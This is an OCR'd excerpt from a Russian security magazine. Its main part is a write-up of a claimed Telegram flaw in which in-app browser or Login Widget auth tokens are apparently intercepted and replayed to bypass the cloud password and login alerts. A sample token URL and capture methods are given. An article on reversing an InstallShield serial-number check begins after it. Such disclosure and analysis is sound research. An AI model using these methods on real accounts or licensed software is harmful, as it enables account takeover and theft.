есть становится совершенно неразличимой.


Чтобы исправить это недоразумение, сделай копию наиболее устраивающей тебя цветовой темы, а после ее выбора нажми кнопку Edit Theme.



Font: Inconsolata,11,-1,5,50,0,0,0,0,0
Zoom: 100%
Language: English
Interface Theme: Dark
Color Theme: ayu - copy
☑ Decompiler based highlighting

Окно Preferences → область Appearance

В открывшемся окне Theme Editor в списке слева найди строку Line highlight, выбери ее. В области просмотра справа она начнет мигать, откорректируй ее желаемый цвет в панели, расположенной выше области просмотра. Обрати внимание на настройку прозрачности: ты же не хочешь, чтобы из-за заливки определенным цветом не был виден код в активной строке?



Theme Editor

«ПАСХАЛКА» В TELEGRAM

Как я нашел способ авторизоваться без клауд-пароля и уведомлений

Разработчики Telegram не сидят без дела: в мессенджере с каждым годом все больше функций. Но некоторые из них, если перефразировать «Собачье сердце», могут превратиться «из классной фичи в мерзкий баг». Этот материал — о любопытной уязвимости, с которой я столкнулся, расследуя, как украли 200 миллионов рублей в крипте зимой 2025 года.

Антон Шустиков
Консультант по FinTech, крипто, ИБ
@CakesCats_com

КОРЕНЬ ПРОБЛЕМЫ

Сценарий простой. Представь, что ты открываешь встроенный в Telegram браузер и переходишь по ссылке на web.telegram.org. Почти мгновенно — без ввода пароля, без подтверждения входа, без оповещений — ты оказываешься авторизован. Вроде ничего необычного: ты ведь и так уже в Telegram! Но теперь представь, что злоумышленник **вовремя перехватит этот токен**. И использует его... скажем, в другом браузере. Или на другом устройстве.

Что получается: Telegram запускает сессию с широкими правами, не требуя клауд-пароля, не уведомляя пользователя и не отслеживая, где эта сессия используется. Нет браузерной привязки. Нет логов. Нет никаких ограничений!

РЕАЛЬНЫЙ КЕЙС: КРАЖА КРИПТЫ

Я занимаюсь ИТ-просвещением в рамках независимого некоммерческого проекта CakesCats, посвященного цифровой гигиене, безопасности и анализу современных угроз. К проекту обращаются люди с вопросами и кейсами.

Пострадавший в этом инциденте пришел ко мне в начале 2025 года через публичные каналы. Он пострадал от кражи криптовалюты на очень значительную сумму.

После базового аудита я был сильно впечатлен, что следов почти нет. Такое встречается крайне редко, если не сказать, что я с таким встретился впервые. Но я не собирался сдаваться и постепенно нашел 0-day в Telegram.

INFO

В процессе расследования я использовал Mobile Verification Toolkit (MVT). Большое спасибо его разработчикам и сообществу за отличный инструмент!

Вот цепочка событий, которую мне удалось восстановить:
- Пользователь зашел на сайт и авторизовался через **Telegram Login Widget**.
- Через несколько часов с криптокошельков исчезли все средства.
- **Seed-фразы хранились в Telegram** (что, конечно, очень плохая практика).
- Атакующий, воспользовавшись сессией, **достал содержимое заметок, не входя явно в Telegram**, и получил доступ к крипте.
- Не было уведомлений о необычных новых сессиях или подтверждений входа — Telegram или девайс человека «не заметил» кражу.

ТЕХНИЧЕСКИЙ КОНТЕКСТ

Пострадавший использовал iPhone с iOS версии 18.3 и браузер Safari. Также было известно, что для авторизации в Telegram он использовал виджет из серии Telegram Widgets.

Я тщательно проверил все клиентские устройства в поисках следов и опросил пользователя — он не находил никаких «потерянных флешек» и не заметил ничего подозрительного. Ситуация оказалась максимально нетипичной: я не припомню случая, когда не осталось бы ни единого реального доказательства. Обычно все куда проще: чья-то невнимательность, злой умысел кого-то из близкого круга, вредоносное ПО. Но здесь — пустота.

Атака на macOS или iOS сама по себе требует серьезных усилий: это сложная операция, которая неизбежно оставляет отпечатки — нестандартные запросы, сбои в правах доступа, а то и всплеск крашей в логах в ключевой день, когда происходил пивотинг. Но и тут — ничего.

В тот момент в регионе, где находился клиент, проходила ИТ-конференция, в том числе с участием телеком- и кибербезопасных структур. Владелец айфона остановился в гостинице, которая принимала участников, — поездка была спонтанной. Это может быть совпадением, но также и индикатором **высокоорганизованной атаки уровня APT**. В таких случаях высока вероятность, например, использования IMSI-catcher или подобного оборудования, а также непубличных эксплоитов.

Обнаружилась лишь одна интересная деталь: **в базовых логах iPhone (baseband logs) отсутствовали записи за два дня**, когда предположительно и была проведена атака. За два с половиной месяца — это единственное слепое пятно.

Опять же, рут iPhone — это нетривиальная задача, даже если это твой собственный телефон. А тут неизвестные провели такую атаку удаленно и забрали только содержимое заметок в Telegram! У клиента были еще и брокерские и банковские приложения, где тоже хранились деньги. И ничего из этого не тронуто.

Методом исключения и пошагового разбора killchain атаки родилась единственная правдоподобная гипотеза: была перехвачена сессия Telegram. Где именно и каким образом это произошло — остается загадкой даже сейчас. Ни один из стандартных сценариев не подтверждается. И все же именно эта версия подтолкнула меня глубже копать в сторону возможных манипуляций с сессиями Telegram.

Но тут есть одно но...

TELEGRAM LOGIN WIDGET И НЕВИДИМЫЕ СЕССИИ

Во время тестирования было зафиксировано интересное поведение.
- В обычных условиях после входа через Telegram Login Widget появляется новое устройство и его «сессия» — она видна в настройках аккаунта.
- Однако, особенно в случае авторизации через Telegram-сайты, новая сессия при каждом входе не создается — ни в списке устройств, ни в перечне подключенных сайтов ты ее не увидишь. Более того, даже если вручную выйти из аккаунта, сам токен авторизации остается рабочим и позволяет снова и снова входить в систему без ограничений.
- Единственный след — это системное уведомление от Telegram о входе в аккаунт. После этого — тишина. Однако при повторной авторизации на сторонних сервисах с тем же токеном все продолжает работать — и это лишь подтверждает, что сессия все еще активна.

Такое поведение затрудняет отслеживание или даже просто обнаружение того факта, что кто-то вошел в аккаунт пользователя. Менеджмент сессий просто невозможен.


ГИПОТЕЗА: WIDGET → ТОКЕН → ДОСТУП К ДАННЫМ

На практике механизм логина через виджет должен выглядеть так:
1. Пользователь кликает на Telegram Login на сайте.
2. Telegram возвращает **токен сессии**, который доступен внутри браузера.
3. Этот токен можно перехватить до редиректа. Например, это можно сделать через JS-логирование, расширение, вредонос или сниффинг трафика.
4. Получив токен, злоумышленник может **авторизоваться внутри инфраструктуры Telegram, например на web.telegram.org в другом браузере**, получить доступ к аккаунту (или его части — например, букмаркам или чатам), не вызывая никаких подозрений.

При этом:
- Telegram не всегда добавляет такую сессию в лог;
- **cloud password (2FA)** не запрашивается;
- повторное использование токена может сработать, если оно происходит достаточно быстро или с того же IP.

В нашем случае по-прежнему очень много странного. А именно:
- нет уведомлений, значит, пользователь не подозревает о доступе;
- закладки в Telegram не зашифрованы (или доступны в рамках сессии);
- базовые логи iOS «пропали» именно в момент атаки;
- Telegram Login Widget дал токен с **правами на приватные чаты и звонки**;
- возможный вектор похищения данных — через встроенный браузер Telegram, где перехват токена до редиректа возможен.

Вот как это выглядит на практике. Когда пользователь авторизуется через Telegram Browser (тот самый, который используют для автологина в сервисы вроде bugs.telegram.org или web.telegram.org), создается токен. При этом:
- не требует клауд-пароля, даже если он включен;
- не создает новых сессий в списке «Активные устройства»;
- не вызывает уведомлений Telegram о входе;
- не привязан к браузеру или устройству, откуда он был получен;
- имеет (хотя уже правильнее говорить «имел») возможность принимать входящие и запускать приватные сессии.



Chrome 114
сегодня в 00:19

Telegram Widgets
Приложение

Russia
Геопозиция на основе IP-адреса

Принимать секретные чаты ●
Использовать это устройство для секретных чатов

Принимать звонки ●
Использовать это устройство для звонков

Это почти идеальный сценарий для захвата сессии.

PROOF-OF-CONCEPT: ТОКЕН ИЗ НИОТКУДА

Технически все просто. Мы используем встроенный браузер Telegram (например, при переходе по ссылке внутри Telegram, он включен по умолчанию), ловим момент до редиректа — и сохраняем токен авторизации.

```
https://web.telegram.org/#/login?auth_token=eyJhbGciOi...
```

Если успеть, можно использовать этот токен где угодно: в Firefox, Chrome, даже в headless-сценариях. И все это — **без необходимости входа, подтверждений или повторной авторизации**.

Как это сработало в нашем сценарии? Представим, что у пользователя активен Telegram, где-то в фоне открыта сессия и он кликнул по ссылке, ведущей на `web.telegram.org`. Пока браузер Telegram делает редирект, злоумышленник (через установку плагина, JS-инъекции или эксплоит на стороне клиента, да хоть бы просмотр истории браузера) перехватывает токен. Всё!

Дальше — просто: токен вставляется в URL, и злоумышленник получает сессию Telegram Web, полную, рабочую, неотслеживаемую. Без пароля. Без 2FA.

ПОЧЕМУ ЭТО РАБОТАЕТ?

Основная проблема — **отсутствие строгой привязки токена к среде**. Telegram генерирует токены, которые действуют как входной билет на «полную версию», но не ограничивает, кто, где и как их применяет. Это классическая ошибка проектирования: **авторизационный токен, не имеющий контекста среды выполнения**.

Даже если Telegram считает, что токены привязаны к сессии, на практике мы видим:
- они живут дольше, чем должны;
- не инвалидируются (!) при удалении сессии;
- могут быть использованы за пределами того браузера, где были созданы.

ЧТО УЖЕ ПОМЕНЯЛИ В TELEGRAM?

На момент подготовки статьи видно, что разработчики Telegram **отредактировали поведение виджетов**, — теперь те чаще создают сессии без прав. Однако никаких публичных уведомлений об этом не последовало. Ни упоминания в каналах Telegram Dev, ни записи в changelog.

Пока неизвестно, была ли эта уязвимость закрыта из-за внутреннего аудита, жалоб пользователей или внешнего отчета. Но факт остается фактом: она существовала, и эксплуатация была возможна — тихо, без следов и с реальным доступом.

Отмечу и некоторые изменения по линии Telegram Widget: уже в день написания этого текста разработчики попытались ограничить поведение виджетов. Теперь виджеты, судя по всему, не создают сессии с привилегиями. Но это не касается автоматических токенов авторизации, генерируемых системой при переходе через браузер Telegram. Эти токены могут использоваться в обход всех ограничений. Вообще всех!

ВЫВОДЫ

Итак, авторизационные токены Telegram могут использоваться для доступа к аккаунту в обход cloud-пароля и систем оповещений. Сессия, созданная через встроенный браузер Telegram, потенциально может быть перехвачена и воспроизведена злоумышленником. Отсутствие полноценного контроля среды — таких параметров, как User-Agent, IP-адрес или цифровой отпечаток устройства, — делает Telegram уязвимым перед классическими атаками типа session hijacking.

И речь здесь идет не просто о техническом баге, а об архитектурной уязвимости, которая заслуживает самого серьезного внимания — как со стороны разработчиков, так и со стороны сообщества.

Такой «пасхальный» (поскольку нашел я его на Пасху) 0-day! Приятный сюрприз для ресерчера, но не для пользователей. Если у тебя Telegram с включенной двухфакторной аутентификацией и ты думаешь, что никто не может войти без твоего ведома, — подумай дважды! Особенно если тебе есть что терять, как в случае моего клиента.

INSTALLSHIELD ИЗНУТРИ

Препарируем виртуалку инсталлятора в x64dbg

В сегодняшней статье мы подробнее разберем работу виртуальной машины установщика InstallShield в динамике при помощи нашего любимого отладчика x64dbg на примере инсталлятора одного технического приложения.


JaboHack

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Новое — это хорошо забытое старое, поэтому любую тему, чтобы не приелась, надо подольше выдержать в прохладном темном подвале. Я думаю, ты помнишь старую статью «Ломаем инсталлятор. Как обмануть инсталлятор MSI методом для ленивых», в которой мы начинали разбор инсталляционных скриптов для пакета InstallShield. Я тогда сразу предупредил, что это самый ленивый способ патча без разбора виртуальной машины и отладки для совсем простых случаев. Ну это примерно как патчить EXE-файл только при помощи WinHex без отладчика и дизассемблера или чинить компьютер одной плоской отверткой.

Прошло уже пять лет, мы многому научились, так что пора достать эту тему из подвала и продолжить разбор, пока InstallShield совсем не потерял актуальность. Итак, у нас есть инсталлятор приложения, который при установке запрашивает данные пользователя и серийный номер.


Please enter your name, the name of the company for which you work and the product serial number.

User Name: My name

Company Name: My company

Serial Number: 1234-5678-9012

При вводе неверного серийного номера, как ты уже, наверное, догадался, инсталлятор выдает предупреждение и отказывается двигаться дальше. Нам предстоит понять, как он проверяет код. На этот раз патчить мы ничего не будем. Во-первых, потому что мы честные люди и нам интересен не конечный результат, а сам процесс чисто в образовательных целях, а во-вторых, процесс патчинга мы уже разбирали в упомянутой статье, с которой я тебе рекомендую ознакомиться для лучшего понимания того, о чем я буду писать ниже. Впрочем, для ленивых и нетерпеливых я буду стараться объяснять так, чтобы читатель не сильно страдал от недостатка информации.

Чтобы не засорять повествование дублированием информации из предыдущей статьи, опустим процесс поиска, извлечения и декомпиляции инсталляционного скрипта `setup.inx` — в нашем случае файлы `setup.inx`, `data1.cab`, `data1.hdr` и другие лежат в явном виде рядом с установщиком `setup.exe`. Для расшифровки и декомпиляции скрипта используем утилиту `isDcc31.exe` — это более новый аналог утилиты isDcc, описанной в предыдущей статье, а что поделать, годы летят! Тулзу можно взять, например, из последней версии пакета UniExtract. Кстати, этим же инструментом, точнее, входящей в его состав утилитой `IsXunpack.exe` можно при необходимости распаковать и исследовать инсталляционный cab-архив, но нас пока что интересует инсталляционный скрипт `setup.inx`. Расшифровываем (unscramble) его следующей командой:

```
isdcc31.exe -u setup.inx
```

Затем декомпилируем:


```
isdcc31.exe setup.inx.dec >setup.dec
```

На этом предварительный этап заканчивается и начинается процесс изысканий. Мы получили примерно мегабайт текстового кода, в котором нет ни имен переменных или процедур, ни текстовых строк, способных как-то внести ясность в понимание процесса проверки и чтения серийного номера. Поэтому схалтурить, как в предыдущем случае, у нас не получится — надо расчехлять отладчик и кропотливо разбирать виртуальную машину InstallShield.

Мы уже успели изрядно поднатореть в этом непростом деле, поэтому действуем по стандартной схеме. Когда установщик висит на окне ввода серийного номера и данных пользователя, подключаемся отладчиком x64dbg к процессу `setup.exe`. Для начала попробуем проверить самую очевидную гипотезу, что шитый код виртуальной машины в этот момент находится в памяти процесса. В этом случае можно было бы поставить точку останова на обращение к какому-то известному участку этого кода, чтобы отследить его со стороны виртуальной машины.

К сожалению, поиск в памяти результатов не дает, что наводит на предположение: шитый код не интерпретируется непосредственно, а с ним при загрузке происходит какая-то обработка, возможно, даже JIT-компиляция, как в случае с IL или JVM. Конечно, таких пытливых специалистов, как мы, это досадное препятствие не пугает, поэтому попробуем подойти к решению проблемы со стороны WinAPI.


Резонно полагая, что для чтения текста из поля ввода обычно используется функция `user32.GetDlgItem`, ставим бряк на нее и смело жмем Next. Это очень распространенная функция, поэтому приходится проскочить с десяток неинтересных нам системных вызовов из различных обработчиков событий, пока не натыкаемся на интересующее нас место прямого обращения из InstallShield, стек вызовов которого выглядит так.



Thread	Адрес	В	Из	Размер	Комментарий
15096	0019E3D8	01714FC6	76E19A30	3A8	user32.76E19A30
	0019E780	0171B1CC	01714FC6	9C	issetup.01714FC6
	0019E81C	0171BD79	0171B1CC	D0	issetup.0171B1CC
	0019E8EC	01717CAA	0171BD79	68	issetup.0171BD79
	0019E954	016E53CE	01717CAA	F0	issetup.01717CAA
	0019EA44	016F8160	016E53CE	78	issetup.016E53CE
	0019EABC	0584E76E	016F8160	18	issetup.016F8160
	0019EAD4	017142C8	0584E76E	AC	isrt.0584E76E
	0019EB80	01714FC6	017142C8	3A8	issetup.017142C8
	0019EF28	0171B1CC	01714FC6	9C	issetup.01714FC6
	0019EFC4	0171BD79	0171B1CC	D0	issetup.0171B1CC
	0019F094	01717CAA	0171BD79	68	issetup.0171BD79
	0019F0FC	016E53CE	01717CAA	F0	issetup.01717CAA
	0019F1EC	016DBCCC	016E53CE	1E0	issetup.016E53CE
